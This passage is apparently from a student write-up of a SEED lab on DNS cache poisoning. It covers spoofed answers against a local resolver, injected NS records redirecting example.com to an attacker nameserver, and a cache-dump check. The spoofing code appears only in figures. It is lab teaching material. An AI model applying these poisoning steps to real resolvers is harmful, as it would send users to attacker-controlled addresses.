

Figure 54: Task I, dig command after flushed the local DNS server.

As shown in the next figure, the code running during this process for sure.



Figure 55: Task I, code running.

Task II

DNS Cache Poisoning Attack – Spoofing Answers

Before starting in the next tasks, traffic going to the outside should slow down to avoid unexpected Container based network latency issues. This achieved using **tc** command which can add some delay to the outcoming network delay. So, inside the seed-router container the following command runs:

- ⇨ tc qdisc add dev eth0 root netem delay 100ms

As shown in the previous command line, the delay added to eth0 interface because it's the interface which connect to the external network.



Figure 56: tc command inside seed-router.

- ⇨ tc qdisc show dev eth0: Used to display the current traffic control

As shown in the previous figure, the delay added after using **tc qdisc add** command.

In task I, the attacker targets user-10.9.0.5 machine. To achieve better performance the attacker will targets the local DNS server. When the local DNS server receives a query, its will looks for answer from its cache, if the answer exist there it will send the response, it its not the local DNS server will send a query to the main DNS server or any other DNS servers in the network, when the local DNS server get the response it will store it in cache to use for future queries. The attacker targets the local DNS server. So, when the local server gets the faked response it stores it inside the cache, and the attacker success in the DNS Poisoning Attack!

Previously in task I, when the **dig** command re-runs the user get the real IP address not the faked one, the expected result after targeting the local DNS server is to re-get the faked IP address, because the cache get poisoned. The local DNS server will use this cache record until the ttl value end, and the recode get expired, at that time the attacker re-target the local DNS server.

Before running the code, the local DNS server flushed using the **rndc flush** command to make sure it will not reply faster than the seed attacker.



Figure 57: Task II, flush the local DNS.

After the local DNS server flushed, the python code run in the seed-attacker container, as follow:

- ⇨ Python3 taskI.py 10.9.0.53

10.9.0.53 is the IP address for the target devise which is the local DNS server in this task.



Figure 58: Task II, code run.

Now, inside the user container the following **dig** command runs:

- dig www.example.com



Figure 59: Task II, dig command.

As shown in the previous figure, the IP address is 1.2.3.7 which mean the attacker success in his attack and the cache should be poisoned.

To make sure the attacks done successfully and the cache poisoned, the cache can check using the following commands:

- rndc dumodb -cache
- cat /var/cache/bind/dump.db | grep “example”

The result of these command confirmed the previous assumption about cache poisoning. As shown in the next figure, the IP address mapped to example.com URL is the fake IP address.



Figure 60: cache poisoning.

When the dig command re-runs the result is the fake IP address as explained previously.



Figure 61: Task II, re-run dig command.



Figure 62: Task II, code running.

Task III

Spoofing NS Records

In the previous tasks, the attacker sends a fake response or poisoning the cache. Which just poisoned the specific URL, and when the user dig another URL, it will launch the attack again. So, to improve the performance it's better to launch the attack just one time which affect the entire example.com domain. So, instead of spoofing the answer only a record in the Authority section added.

The code used in this task close the code used in the previous tasks. Line 26, 27, 28, and 29 added, when the request has example.com it will redirect the response to a nameserver called ns.attacker32.com, which include a fake forward zone for example.com domain. This nameserver exist inside the attacker container in the bind folder at the zone_example.com file. And two parameters added to the dns section:

- ⇨ nscount = 1: There's one NS record in the code. So, its set to 1.
- ⇨ ns = NSsec: includes the NS record, which created previously in lines 26-29.

From zone_example.com this is the expected IP address after use the **dig** commands:

- ⇨ @ IN A 1.2.3.4
- ⇨ www IN A 1.2.3.5
- ⇨ ns IN A 10.9.0.153
- ⇨ * IN A 1.2.3.6



Figure 63: Task III, code file inside the volumes.



Figure 64: Task III, flush the local DNS.



Figure 65: Task III, code.

After the local DNS server flushed, the python code run in the seed-attacker container.



Figure 66: Task III, code run.

Now, inside the user container this is the **dig** commands mapped with the expected IP address from zone_example.com file:

- dig www.example.com: 1.2.3.5
- dig example.com: 1.2.3.4
- dig YaraDarabumukho.example.com: 1.2.3.6

dig www.example.com



Figure 67: Task III, dig www.example.com.

dig example.com



Figure 68: Task III, dig example.com.

dig YaraDarabumukho.example.com



Figure 69: Task III, dig YaraDarabumukho.example.com.



Figure 70: Task III, code running.

When the cache accessed to check example.com records this is the result:



Figure 71: Task III, local DNS cache.

All digged URLs Poisoned successfully. When example.com digged at the first time previously the IP address shows is 1.2.3.4 which is true and same as the IP address inside the zone file, when the same URL dig command re-runs the result appear is 1.2.3.7, which is correct too, because there are two options for this URL. It's such a combination.



Figure 72: Task III, re-run dig example.com.

Task IV

Spoofing NS Records for Another Domain

In the previous task an authority section added for example.com domain, in this task another entry will added but for google.com this time and it's also us ns.attacker32.com as a nameserver to see if it will be listed in the local DNS server.

The code used in this task same as the previous code, but a new authority section added at lines 32, 33, 34, and 35 in the same way.

- ⇨ nscount = 2: There's two NS record in the code. So, its set to 2.
- ⇨ ns = NSsec / NSsec2: includes the NS record, which created previously in lines 27-30 and in lines 32-35.



Figure 73: Task IV, code file inside the volumes.



Figure 74: Task IV, flush the local DNS.



Figure 75: Task IV, code run.



Figure 76: Task IV, code.

As shown in the next figure, the IP address match the IP address listed in the zone_example.com due to example.com NSsec in the code which make the fake nameserver adopted by the local DNS server.



Figure 77: Task IV, dig www.example.com.

Now, the cache will print to see if it contains any records about google.com:



Figure 78: Task IV, local DNS cache I.

As shown in the previous figure, the cache did not include any records related to google.com, this expected, because the attacker container did not have any fake zone forward file to google.com, it has one about example.com for this reason the previous attacks done successfully.

If google.com digged the attacker response will move it to the ns.attacker32.com nameserver which did not have any google forwarding file. So, the printed IP address will be the original one from the *main DNS server*. And google records will appear in the cache.

- ⇨ The attacker cannot attack any domains out of its nameserver zoning forwarding files in this way, it's just can success in the attack using same criteria used the first two tasks attack.

